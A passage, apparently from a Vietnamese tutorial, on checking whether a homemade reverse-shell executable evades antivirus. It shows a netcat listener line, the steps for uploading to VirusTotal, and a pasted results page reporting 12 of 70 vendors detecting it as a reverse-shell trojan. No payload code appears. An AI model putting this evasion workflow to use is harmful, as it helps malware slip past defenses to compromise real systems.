
- Nc <ip> <port>




Testing the Malware at VirusTotal

Bây giờ chúng ta sẽ test thử lại bằng VirusTotal xem rằng nó có khác gì với con hồi này hay không.

Vào bên trong Virustotal, ta sẽ chọn upload File và chọn vào đường dẫn chứa con shell. Trong trường hợp này sẽ là Desktop



Sau khi quá trình upload hoàn tất, ta sẽ chọn **“Confirm upload”** để quá trình upload diễn ra thành công.



Như ta thấy rằng kết quả trả về gần như ít hơn với thằng shell đầu tiên mà ta đã làm với số lượng phát hiện là 12/70

200bcbf7b386183f11602a0becb4cc469d826e9d4b6e396fa12353a9a05f78?nocache=1

90%

Sign inSign up

200bcbf7b386183f11602a0becb4cc469d826e9d4b6e396fa12353a9a05f78

12 / 70

Community Score

12 security vendors and no sandboxes flagged this file as malicious

ReanalyzeDownloadSimilarMore

200bcbf7b386183f11602a0becb4cc469d826e9d4b6e396fa12353a9a05f78

Size3.79 MB

Last Analysis Date1 minute ago

EXE

peexeoverlay

DETECTIONDETAILSBEHAVIORCOMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat labeltrojan.reverseshell

Threat categoriestrojan

Family labelsreverseshell

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Malware/Win32.Generic.C689324	Avast	Win32:Trojan-gen
AVG	Win32:Trojan-gen	Bkav Pro	W32.AIDetect/Malware
ESET-NOD32	Python/Agent.HV	Google	Detected
Kaspersky	HEUR:Trojan.Win32.Generic	McAfee	BackDoor-ReverseShell.gen.b
McAfee-GW-Edition	BackDoor-ReverseShell.gen.b	SecureAge	Malicious
Sophos	ATK/Veil-AZ	ZoneAlarm by Check Point	HEUR:Trojan.Win32.Generic